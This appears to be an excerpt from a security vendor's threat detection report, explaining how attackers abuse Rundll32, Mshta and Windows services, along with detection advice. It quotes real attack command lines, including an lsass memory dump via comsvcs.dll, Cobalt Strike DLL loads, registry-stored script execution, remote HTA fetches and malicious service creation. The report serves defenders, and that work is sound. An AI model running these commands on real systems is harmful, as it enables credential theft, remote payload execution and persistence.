Like many of the most prevalent ATT&CK techniques, Rundll32 is a native Windows process that's installed by default on nearly every Microsoft computer dating back to Windows 95. It is a functionally necessary component of the Windows operating system that can't be simply blocked or disabled. This necessity and ubiquity makes Rundll32 an attractive target for adversaries intent on blending in.

From a practical standpoint, Rundll32 enables the execution of native dynamic link libraries (DLL). Executing malicious code as a DLL allows an adversary to keep their malware from appearing directly in a process tree, as a directly executed EXE would. Additionally, adversaries are known to abuse export functionality in legitimate DLLs, including those that can facilitate connection to network resources to bypass proxies and evade detection. Under certain conditions, particularly if you lack controls for blocking DLL loads, the execution of malicious code through Rundll32 can bypass application controls.


Beyond DLLs, Rundll32 can also execute JavaScript via the **RunHtmlApplication function**.

How do adversaries use Rundll32?

Adversaries abuse Rundll32 in a wide variety of ways, so we'll limit our focus to variations we encounter regularly.

Adversaries often leverage Rundll32 to load code from DLLs within world-writable directories (e.g., the Windows temp directory), a pattern of behavior that you might see from legitimate enterprise software as well as not-so-legit tools like Cobalt Strike.

As we've covered on the **Red Canary blog**, adversaries use Rundll32 to load the legitimate **comsvcs.dll**, which calls the **MiniDump** function, allowing adversaries to dump the memory of certain processes. We've observed adversaries leveraging this technique to retrieve cached credentials from **lsass.exe**, which is illustrated below.



Threat occurred

Process spawned

```
c:\windows\system32\rundll32.exe c73ba51880f5a7fb20c84185a23212ef
01b407af0200b66a34d9b1fa6d9eaab758efa36a36bb99b554384f59f8690b1a
```

Command line: `"C:\Windows\System32\rundll32.exe" C:\Windows\System32\comsvcs.dll MiniDump 880 \Windows\Temp\[REDACTED].dmp full`

DllRegisterServer is a legitimate function of Rundll32 that is used for a variety of innocuous reasons. However, we've also seen several threats—from droppers for Qbot, Dridex, and others to ransomware such as Egregor and Maze—leverage it as a mechanism to bypass application controls. The following illustrates a generic example of an adversary using **DllRegisterServer** to bypass application controls.



Process spawned by rundll32.exe

```
c:\windows\syswow64\cmd.exe ad7b9c14083b52bc532fba5948342b98
```

Command line: `C:\Windows\system32\cmd.exe /C C:\windows\system32\rundll32.exe C:\windows\[REDACTED].dll,DllRegisterServer`

This command instructs Windows DLL Host (`rundll32.exe`) to register the `[REDACTED].dll` file.

Another detectable example we encounter frequently with Rundll32 involves Cobalt Strike, which leverages the **StartW** function to load DLLs from the command line. The use of that export function is a telltale sign you are dealing with Cobalt Strike. The following is an example of what that might look like:



Process spawned by cmd.exe

```
c:\windows\system32\rundll32.exe f68af942fd7ccc0e7bab1a2335d2ad26
11064e9edc605bd5b0c0a505538a0d5fd7de53883af342f091687cae8628acd0
```

Command line: `rundll32.exe C:\Users\[REDACTED]\AppData\Local\Temp\[REDACTED].dll,StartW`

Command line reference to the DLL export `StartW` is commonly used by `Cobalt Strike` beacons.

In what might be an example of a malicious scheduled task, we've also observed backdoors that leverage **taskeng.exe** to spawn Rundll32 and execute malicious code.



Process spawned by svchost.exe

```
c:\windows\system32\taskeng.exe 4f2659160afcca990305816946f69407
9e70685b73b3eab78c55863babceecc7cca89475b508b2a9c651ade6fde0751a
```

Command line: `taskeng.exe {70E2C641-E631-45C1-B268-F67E7AC7D2E2} S-1-5-18:NT AUTHORITY\System:Service:`

Threat occurred


Process spawned by taskeng.exe

```
c:\windows\system32\rundll32.exe 51138beea3e2c21ec44d0932c71762a8
5ad3c37e6f2b9db3ee8b5aeedc474645de90c66e3d95f8620c48102f1eba4124
```

Command line: `rundll32.exe pazrpmt.rm,rcqvmmc`

This action executes the `rcqvmmc` exported function from the DLL `pazrpmt.rm` . These are unusual names for an exported function and DLL. In addition, this is a nonstandard extension for DLL files.

Last and perhaps least frequently, we observe a decent amount of USB worm activity wherein Rundll32 executes in conjunction with a command line containing non-alphanumeric or otherwise unusual command-line characters. We most frequently see this with Gamarue, as in the example below.



Process spawned

```
c:\windows\system32\rundll32.exe 73c519f050c20580f8a62c849d49215a
38847dc4c82c0775e7dafcbc7fea50749cdac7b50ab8602e8fdfad4401954c87
```

Command line:

```
"C:\Windows\system32\rundll32.exe"  \-----------__________--___--_---____---_-_-___---_-_--_--.--
---------__________--___--_---____---_-_-___---_-_--_--,A2KsWmEGiMKo2MIs
```

This activity is consistent with a malicious tactic to load a Dynamic-Link Library (`DLL`). Additional expected behavior, that is not currently present, is execution of modload files with the same naming pattern as in the command line, files executed from a USB drive, or suspicious .LNK and .tmp files that were created at the time of this event.

Detection

Collection requirements

Command-line monitoring

Process command-line parameters are one of the most reliable sources to detect malicious use of Rundll32, since you need to pass command-line arguments for Rundll32 to execute.

Process monitoring

Process monitoring is another fruitful data source for observing malicious execution of Rundll32. Understanding the context in which Rundll32 executes is critically important to an investigation. Sometimes the execution of Rundll32 by itself won't be enough to determine malicious intent, and that's when you can rely on process lineage to gain additional context.

Detection suggestions

Some successful analytics for detecting malicious use of Rundll32 include the following:

Execution from world-writable folders

Since adversaries will try to use Rundll32 to load or write DLLs from world or user-writable folders, it makes sense to watch for **rundll32.exe** writing or loading files to or from any of the following locations:

- **%APPDATA%**
- **%PUBLIC%**
- **%ProgramData%**
- **%TEMP%**
- **%windir%\system32\microsoft\crypto\rsa\machinekeys**
- **%windir%\system32\tasks_migrated\microsoft\windows\pla\system**
- **%windir%\syswow64\tasks\microsoft\windows\pla\system**
- **%windir%\debug\wia**
- **%windir%\system32\tasks**
- **%windir%\syswow64\tasks**
- **%windir%\tasks**
- **%windir%\registration\crmlog**
- **%windir%\system32\com\dmp**
- **%windir%\system32\fxstmp**
- **%windir%\system32\spool\drivers\color**
- **%windir%\system32\spool\printers**
- **%windir%\system32\spool\servers**
- **%windir%\syswow64\com\dmp**
- **%windir%\syswow64\fxstmp**
- **%windir%\temp**
- **%windir%\tracing**

Export functionalities

You should also consider monitoring for instances of **rundll32.exe** running Windows native DLLs that have export functionalities that adversaries commonly

T1218.011: RUNDLL32

"Adversaries may abuse rundll32.exe to proxy execution of malicious code. Using rundll32.exe, vice executing directly (i.e., Shared Modules), may avoid triggering security tools that may not monitor execution of the rundll32.exe process because of allowlists or false positives from normal operations. Rundll32.exe is commonly associated with executing DLL payloads."

→

leverage for executing malicious code and evading defensive controls.

Rundll32 without a command line

Rundll32 does not normally execute without corresponding command-line arguments and while spawning a child process. Given this, you may want to alert on the execution of processes that appear to be **rundll32.exe** without any command-line arguments, especially when they spawn child processes or make network connections.

Unusual process lineage

As is the case with most techniques in this report, it's critical that you are able to take stock of what is normal in your environment if you hope to be able to identify what isn't. In the context of Rundll32, you'll want to monitor for executions of **rundll32.exe** from unusual or untrusted parent processes. This will vary from one organization to another, but some examples of process that usually won't spawn Rundll32 might include:

- Microsoft Office products (e.g., **winword.exe**, **excel.exe**, **msaccess.exe**, etc.)
- **lsass.exe**
- **taskeng.exe**
- **winlogon.exe**
- **schtask.exe**
- **regsvr32.exe**
- **wmiprvse.exe**
- **wsmprovhost.exe**

Weeding out false positives

While process monitoring and command-line parameters are great sources for telemetry that can be useful for detecting malicious Rundll32, they require environment-specific tuning. As you can imagine, Rundll32 is used by many legitimate tools. To avoid flooding your security team with a ton of false positives, establish a baseline on what activity is normal in your environment and then write rules that will exclude the known activity. This is a great starting point, but keep in mind that these analytics will likely require a lot of tuning and monitoring to get to the point where they reliably produce high-fidelity alerting.

DETECTION STRATEGIST

Rodrigo Garcia

DETECTION ENGINEER

Rodrigo is a detection engineer at Red Canary, where he spends his time finding new threats, building automation to reduce workloads, and delivering consistent threat detections to customers and partners. Prior to Red Canary, Rodrigo worked at General Electric in various roles spanning incident response, detector development, and threat hunting. In his spare time, he enjoys working on smart home automation, playing tennis, traveling, and spending time with his family.

TECHNIQUE T1218.005

Mshta

Mshta is attractive to adversaries both in the early and latter stages of an infection because it enables them to proxy the execution of arbitrary code through a trusted utility.

#2

PARENT TECHNIQUE RANK

18.8%

ORGANIZATIONS AFFECTED

738

CONFIRMED THREATS

Analysis

Why do adversaries use Mshta?

Mshta.exe is a Windows-native binary designed to execute Microsoft HTML Application (HTA) files. As its full name implies, Mshta can execute **Windows Script Host code** (**VBScript** and **JScript**) embedded within HTML in a network proxy-aware fashion. These capabilities make Mshta an appealing vehicle for adversaries to proxy execution of arbitrary script code through a trusted, signed utility, making it a reliable technique during both initial and later stages of an infection.

How do adversaries use Mshta?

There are four primary methods by which adversaries leverage Mshta to execute arbitrary VBScript and JScript:

- inline via an argument passed in the command line to Mshta
- file-based execution via an **HTML Application (HTA) file** and **COM-based execution for lateral movement**
- by calling the `RunHTMLApplication` export function of `mshtml.dll` with `rundll32.exe` as an alternative to `mshta.exe`

The two most commonly abused Mshta technique variations we observed in 2020 were inline and file-based execution.

Inline execution of code doesn’t require the adversary to write additional files to disk. VBScript or JScript can be passed directly to Mshta via the command line for execution. This behavior gained notoriety several years ago with **Kovter malware**, remnants of which we still observed in 2020 despite this threat vanishing from the landscape following the **2018 indictment and arrest of the operators**. Here’s an example of Kovter persistence in action:

Process spawned by cmd.exe
```
c:\windows\system32\mshta.exe 95828d670cfd3b16ee188168e083c3c5
```

Command line:
```
"mshta.exe" "javascript:ftD7N="W";tG72=new
ActiveXObject("WScript.Shell");td1x7O="WirRsy";Cc1zd=tG72.RegRead("HKCU\\software\\xklrmnw\\irote");
MIM30iEc="3";eval(Cc1zd);N2nZAF3="mG76";"
```

Ursnif has used similar inline execution combined with code stored in the **registry** as part of its multistage initial access. **Zscaler** put out a great report detailing Ursnif's technique shift from PowerShell to Mshta. Notice the use of **ActiveXObject** and **regread** in both the Kovter example above and the Ursnif example below. Key terms like these make for reliable detection logic and are a good indication that Mshta is being mischievous.

Process spawned by explorer.exe
```
c:\windows\system32\mshta.exe f328fdcff05bf02c2c986d52aed8bc2a
e616c5ce71886652c13e2e1fa45a653b44d492b054f16b15a38418b8507f57c7
```

Command line:
```
"C:\Windows\System32\mshta.exe" "about:<hta:application><script>resizeTo(1,1);eval(new
ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\
[REDACTED_GUID]\\\Advaevts'));if(!window.flag)close()</script>"
```

This command executes code stored in the registry key below:

```
HKCU\Software\AppDataLow\Software\Microsoft\[REDACTED_GUID]\Advaevt
```

Conversely, some adversaries choose to execute code stored in a file. Adversaries can direct Mshta to execute HTA content stored in a local or remote file by passing a location on disk, a URI, or a Universal Naming Convention (UNC) path (i.e., a path prefixed with `\\` that points to a file share or hosted WebDAV server) to the file in the command line. This technique is popular because the malicious payload is not directly visible in the command line, as it is with inline execution, and permits the execution of remotely hosted HTA content in a proxy-aware fashion. One threat we observed leveraging this technique in 2020 dropped **Remcos** via HTA content hidden behind a shortened URL:

Process spawned by powershell.exe
```
c:\windows\system32\mshta.exe 7c5c45d9f45694521548e99ba5d4e535
229ebba62347b77ea2ffad93308e7052bdae39a24ea828d6ef93fe694ca62197
```

Command line:
```
"C:\WINDOWS\system32\mshta.exe" https://tinyurl.com/ufevq55
```

Emerging Mshta tradecraft

Adversaries know that defenders are aware of Mshta's potential for abuse. Therefore, it's no surprise that in 2020 we observed an increase in adversary techniques to disguise Mshta execution and evade brittle detection logic. The Agent Tesla, Azorult, Lockbit, Lokibot, and Ursnif malware families all used inline execution of VBScript or JScript, or file-based execution of HTA content in files that did not have the commonly associated **.hta** file extension. This is because Mshta will execute HTA content in files with any extension (or none at all) as long as the file extension is not mapped to a **text/plain** MIME type (e.g., Mshta will not execute a file with a **.txt** extension). To further disguise Mshta execution, TA551 renamed the binary in attempts to evade detection logic, which relied on Mshta executing with its expected filename of **mshta.exe**.

T1218.005: MSHTA

"Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code. Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser."

→

Detection

Collection requirements

Process and command-line monitoring

Monitoring process execution and command-line parameters will offer defenders visibility into many behaviors associated with malicious abuse of Mshta. Similarly, process lineage is also helpful for detecting adversary use of Mshta. At a minimum, collect parent-child process relationships, and, if possible, consider collecting information about "grandparent" relationships too.

Process metadata

We observed multiple adversaries this year renaming the Mshta binary to evade brittle detection logic. While we cover this extensively in our analysis of T1036.003: Rename System Utilities, binary metadata like internal process names are an effective data source to determine the true identity of a given process.

File monitoring and network connections

File monitoring and network connections—sometimes used in conjunction with one another—are also useful data sources for defenders seeking to observe potentially malicious Mshta abuse.

Detection suggestions

Two fundamental and complementary ways that you can think about detection for a given technique are to:

1. Build analytics around the ways you've observed or otherwise know that adversaries have leveraged a technique in the past
2. Identify all of the possible variations in the way a technique can be leveraged, a process discussed in detail in this **blog post**, and develop methods for detecting variations that deviate from what you expect

In our experience, it's best to combine these two strategies while setting priorities that ensure that you have sufficient coverage against actualized threats in the wild.

Inline script execution and protocol handlers


Mshta permits a user to execute inline Windows Script Host (WSH) script code (i.e., VBScript and JScript). The way that Mshta then interprets that code is dependent on the **specified protocol handle**, which is a component of Windows that tells the operating system how to parse and interpret protocol paths (e.g., **http:**, **ftp:**, **javascript:**, **vbscript:**, **about:**, etc.).

Defenders can build detection analytics for inline Mshta script execution around these protocol handlers appearing in the command line. A specific detection example for this would be to look for the execution of **mshta.exe** in conjunction with a command line containing any of the protocol handlers that are relevant to Mshta: **javascript**, **vbscript**, or **about**, to name a few options. The following offers an example of what that might look like in the wild:

```
vbscript:
CreateObject("WScript.Shell").Run("notepad.exe")(window.close)

javascript:
dxdkDS="kd54s";djd3=newActiveXObject("WScript.Shell");vs3skdk="dK3";
sdfkl3=djd3. RegRead("HKCU\\software\\
klkndk32lk");esllnb3="3m3d";eval(asdfkl2);dkn3="dks";

about:
about:<script>asdfs31="sdf2";ssdf2=new ActiveXObject("WScript.
Shell");df2verew="sdfSDF";ddlk3nj=ssdf2.RegRead("HKCU\\software\\asdf\\
asdfs");asdfs="asdfasd";eval(ddlk3nj);asdfsd="Tslkjs";</script>
```

Suspicious process ancestry

While Mshta execution can be pretty common across an environment, there are a handful of process lineage patterns that warrant alerting. For example, an adversary conducting a phishing attack might embed a macro in a Microsoft Word document that executes a malicious HTA file. Given that there are very few cases in which Word should be spawning Mshta, it makes sense to alert when **winword.exe** spawns **mshta.exe**. In 2020, we observed TA551 delivering weaponized Word documents that executed Mshta as a child process (note that in this case Mshta was renamed to **calc[.]com**—more on that below):




Process spawned by winword.exe

```
c:\users\public\calc.com  7c5c45d9f45694521548e99ba5d4e535
```

Command line: `C:\users\public\calc.com C:\users\public\in.html`

This executable is a renamed instance of Microsoft HTML Application Host (`mshta.exe`).

Another example of suspicious process ancestry would be Mshta spawning other scripting engines, like PowerShell, as child processes. As such, looking for **mshta.exe** launching **powershell.exe** could serve as a high-fidelity detection analytic for a specific behavior. The following Kovter persistence example does just this, with the HTA code pulled from the registry subsequently spawning an instance of PowerShell:



Process spawned by cmd.exe

```
c:\windows\system32\mshta.exe  95828d670cfd3b16ee188168e083c3c5
```

Command line:
```
"mshta.exe" "javascript:ftD7N="W";tG72=new
ActiveXObject("WScript.Shell");td1x70="WirRsy";Cc1zd=tG72.RegRead("HKCU\\software\\xklrmnw\\irote");
MIM30iEc="3";eval(Cc1zd);N2nZAF3="mG76";"
```

Mshta masquerading

As is illustrated in the image above (where **mshta** is masquerading as **calc[.] com**), adversaries will occasionally rename Mshta to evade short-sighted detection logic. In these cases, defenders can bolster their detection of Mshta abuse by alerting on activity where the internal binary name is consistent with **mshta.exe** but the apparent filename is not. A renamed instance of Mshta should be highly suspicious and provide a high signal-to-noise analytic.

In 2020, we observed adversaries not only renaming Mshta but also moving it out of its normal location in the **System32** or **SysWOW64** directories. In addition to building analytics that look for inconsistencies between internal and apparent names, defenders should develop analytics looking for Mshta executing from locations other than **C:\Windows\System32\**. In this example from testing, **mshta.exe** is renamed **notepad.exe**, which could fool detection analytics that don't account for the possibility of masquerading:

```
C:\Test\notepad.exe "javascript:a=new
ActiveXObject("WScript.Shell");a.Run("powershell.
exe%20-nop%20-Command%20Write-Host%20f83a289e-
8218-459c-9ddb-ccd3b72c732a;%20Start-Sleep%20
-Seconds%202;%20exit",0,true);close();"
```

Also note that the above example includes the **javascript** protocol handler, meaning that this style of detection will complement and provide added context to the protocol handler detection ideas listed above.

Network connections and HTA content

Normal file-based execution of Mshta content is typically observed on disk and executes HTA content in files ending with the **.hta** file extension. Detection analytics targeting the execution of remotely hosted HTA content—either via URI or UNC path, from an alternate data stream, or from files without the **.hta** extension—can provide defenders with high-signal analytics.

A behavioral analytic that might be helpful in certain environments is to simply look for **mshta.exe** executing and making an external network connection. Of course, you'll need to baseline against normal behaviors and tune out alerting that comes from legitimate software. Another detection opportunity relates instances of Mshta downloading and executing HTA content from a URI. When looking for this technique variation, make sure to look for HTA content regardless of whether it has the expected **.hta** file extension.

Additionally, file monitoring data sources that provide a file's MIME type is particularly useful for identifying HTA files masquerading as other file types. HTA files normally have a MIME type of **application/hta**. Detection analytics built around identifying HTA content in files without the typical **.hta** extension can provide high-fidelity detections.

Weeding out false positives

Detection analytics that are based on **mshta.exe** spawning untrusted or unsigned binaries can be especially prone to high numbers of false positives. This can be alleviated in parts by effectively tuning detection logic to account for related activity that is benign in your environment.

DETECTION STRATEGISTS

Jesse Brown

DETECTION ENGINEER

As a detection engineer for Red Canary's Cyber Incident Response Team, Jesse works alongside a talented team dedicated to quickly identifying and remediating threats in customer environments. He enjoys dissecting malware and adversary techniques to help improve the Red Canary detection engine. Jesse holds a Master's of Professional Studies in Cybersecurity and Information Assurance from The Pennsylvania State University. In his spare time, he enjoys restoring old cars and spending time with his family.

Corbin Roof

DETECTION ENGINEER

Corbin helps to provide 24x7 coverage for Red Canary customers. His background includes malware analysis, computer programming, and network administration. Corbin is also a musician and burgeoning blogger who enjoys sharing a unique perspective on cybersecurity and music.

TECHNIQUE T1543

Create or Modify System Process

Create or Modify System Process ranks third this year thanks in large part to detections associated with its Windows Service sub-technique.

#3
OVERALL RANK

32.8%
ORGANIZATIONS AFFECTED

3,197
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1059.001

Windows Service

4.9%
ORGANIZATIONS AFFECTED

3,324
CONFIRMED THREATS

Typically, Windows services automatically run with elevated privileges during the boot cycle of the operating system, granting adversaries a means of both persistence and privilege escalation.

SEE MORE >

T1543: CREATE OR MODIFY SYSTEM PROCESS

"Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters."

TECHNIQUE T1543.003

Windows Service

Windows Service made it into our top 10 thanks to a single threat: Blue Mockingbird, an activity cluster we identified that deploys Monero cryptocurrency-mining payloads and leverages Windows services for persistence.

#3

PARENT TECHNIQUE RANK

4.9%

ORGANIZATIONS AFFECTED

3,324

CONFIRMED THREATS

Analysis

Why do adversaries use Windows Service?

Windows services are imperative to the normal functions of the operating system. They are common binaries that run in the background and are typically not cause for alarm when executed. Since Windows services already exist on the system, an adversary who is able to modify or install a new service is less likely to draw attention to their activities than an adversary who installs and runs an unknown binary or spawns a command from a command or scripting interpreter.

Outside of assisting in concealing malicious activity, Windows services typically run automatically during the boot cycle of the operating system and with elevated privileges. This provides the adversary two distinct benefits:

- a means of persistence using an executable under their control that can automatically start and remain on indefinitely
- a reliable means to leverage elevated permissions

MITRE ATT&CK scopes the Windows Service technique to the creation or modification of the services, while the execution of a service falls under our ninth most prevalent technique in 2020, T1569.002: Service Execution. The two techniques rely on each other, but considering them separately allows defenders to think about how threats and detection strategies differ.

In order to achieve service execution, an adversary must first install a new service or modify an existing one, meaning they must have the requisite permissions to do so. The choice between creation and modification is a matter of preference, practicality, and opportunity. When choosing whether to create or modify an existing service, an adversary may consider—or be implicitly bound by—the following criteria:

- Do their tools support service creation and/or modification?
- If a defender might monitor for service creation, could modification offer additional evasion opportunities?
- Would it be more evasive to modify an existing service than to create a new service?
- If an adversary does not have permissions to create or modify a service directly, are any existing services configured in an **insecure fashion** that would permit tampering and, ultimately, privilege escalation?
- Is service creation easier and less prone to error or system instability?

How do adversaries use Windows Service?

The majority of detections show adversaries using Windows services to establish a persistence mechanism, ensuring that their script or file will continue to run. A common pattern is the use of the Windows Service Control Manager Configuration Tool (**sc.exe**) to modify or create a service based on the adversary's needs.

The presence of Windows Service in our top 10 is due almost entirely to a single threat: **Blue Mockingbird**, an activity cluster we identified that deploys Monero cryptocurrency-mining payloads and leverages Windows services for persistence. Because we counted our top techniques based on the number of times we observed their use, several widespread Blue Mockingbird outbreaks in a few environments caused a large number of Windows services sightings. This is why the Windows Service technique ranks so highly while affecting a relatively small percentage of customers.

Blue Mockingbird used **sc config** to modify an existing service named **wercplsupport** to automatically start a malicious DLL named **wercplsupporte.dll** (an attempt to masquerade by using a slightly different name that defenders might miss):

```
cmd.exe /c sc config wercplsupport start= auto
& sc start wercplsupport & copy c:\windows\
System32\checkservices.dll c:\windows\System32\
wercplsupporte.dll /y & start regsvr32.exe /s
c:\windows\System32\checkservices.dll
```

Another interesting use of Windows services emerged in 2020 as part of a novel technique used by **RagnarLocker ransomware**. RagnarLocker deployed custom virtual machines to prevent direct analysis of the encryption malware on the endpoint. As part of its setup script, RagnarLocker leverages **sc.exe** to create the service **VBoxDRV** using these commands:

```
sc create VBoxDRV binpath= “%binpath%\drivers\
VboxDrv.sys” type= kernel start= auto error=
normal displayname= PortableVBoxDRV’
```

Detection

Collection requirements

Command-line monitoring

The use of **sc.exe** to manually create, register, or modify a service is a good indication of malicious use of Windows services. While there are many methods of creating and modifying services, adversaries still regularly leverage **sc.exe** to perform service operations.

Adversaries also make use of **reg.exe** to modify service parameters—for example, to point an existing service to an adversary-controlled executable.

Process monitoring

Much like process command-line parameters, process monitoring is a reliable method for detecting malicious activity when the services in the environment are well known and well documented. Processes with randomly generated names (especially names consisting exclusively of numbers) may indicate malicious services running on the system. For example, Cobalt Strike, our second most prevalent threat, uses seven alphanumeric characters in its service name by default, appearing in telemetry in a manner similar to:**\\172.0.0.1\ADMIN$\1a2b3c4.exe**

Windows Event Logs

While certain event logs will produce a large number of events and hence a large number of false positives, others would be more reliable in detecting malicious use of Windows services. Windows Event Logs such as 4697, 7045 and/or 4688

T1543.003: WINDOWS SERVICE

“Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. When Windows boots up, it starts programs or applications called services that perform background system functions. Windows service configuration information, including the file path to the service’s executable or recovery programs/commands, is stored in the Windows Registry. Service configurations can be modified using utilities such as sc.exe and Reg.”

→

will respectively alert on new services and processes being created. In a perfect world, this should be fairly quiet, but depending on the environment, what systems are being monitored, and how often this type of activity occurs, these logs may generate a lot of noise depending on how often software is installed on monitored systems.

Windows Registry

In general, anomalous modifications to the registry are a good indication of malware or, at the very least, suspicious activity. More specifically, modifications to **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services** may be a good indication of an untrusted or malicious service. As this registry tree updates frequently as an artifact of legitimate user-mode service and driver installations, registry monitoring has the potential to generate a large number of false positives without additional context and baselining.

File monitoring

File monitoring can be a useful data source for observing malicious creation of Windows services, but only if you use it in context with other behavioral identifiers or other specific indicators of malware.

File monitoring

While many Windows Service techniques incorporate similar naming conventions or binaries across multiple environments, over time these attributes may and do change. While conventions may help to locate malicious behaviors for a short period of time, it is more important to focus on behavioral patterns than specific commands or names.

You may be able to detect malicious use of Windows services by monitoring for and alerting on the following:


- changes within the Service Control Manager registry key: **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services**
- service binaries loaded from unusual directory paths (e.g., via the **PUBLIC** or **APPDATA**)
- anomalous and unique services being created on a single device or across the environment
- suspect creation of a service by the Windows Service Control Manager (e.g., service executables with a low reputation, like those that deviate from an established organizational baseline)

To expand on that last bullet just a bit, one method of assessing executable reputation is to enable the following Microsoft Defender Attack Surface Reduction rule in audit mode: “**Block executable files from running unless they meet a prevalence, age, or trusted list criterion**”. Executables that fail to meet an established reputation will be logged accordingly.

Weeding out false positives

The installation of benign software may generate a large number of false positives for analysts monitoring Windows Event Logs. Similarly, randomly generated benign files or files created in uncommon directories can make a lot of noise if you’re leveraging a file-monitoring solution. Baselining and enforcing application-control solutions can help reduce false positives associated with both these data sources.

DETECTION STRATEGISTS



Taylor Chapman

SENIOR INCIDENT HANDLER

Taylor Chapman has an extensive industry background: before landing at Red Canary, he started his journey with Mandiant and made a few stops along the way to work for industry titans like Sony in Tokyo, Japan and Carbon Black.

Ricky Espinoza

DETECTION ENGINEER

Ricky has more than a decade of experience in infosec, with specialities in incident response, network security, and vulnerability management. As a detection engineer on the Red Canary CIRT, he tunes detection analytics and investigates confirmed threats on customers’ environments.

TECHNIQUE T1053

Scheduled Task/Job

Scheduled Task/Job ranks fourth this year thanks in large part to detections associated with its Scheduled Task sub-technique.

#4
OVERALL RANK

32.8%
ORGANIZATIONS AFFECTED

3,258
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1053.005

Scheduled Task

27.6%	**2,740**
ORGANIZATIONS AFFECTED	CONFIRMED THREATS

The primary task-scheduling component of Windows, this technique allows adversarial persistence and execution behaviors to blend in with routine activity emanating from native tools and third-party software.

SEE MORE >

T1053: SCHEDULED TASK/JOB

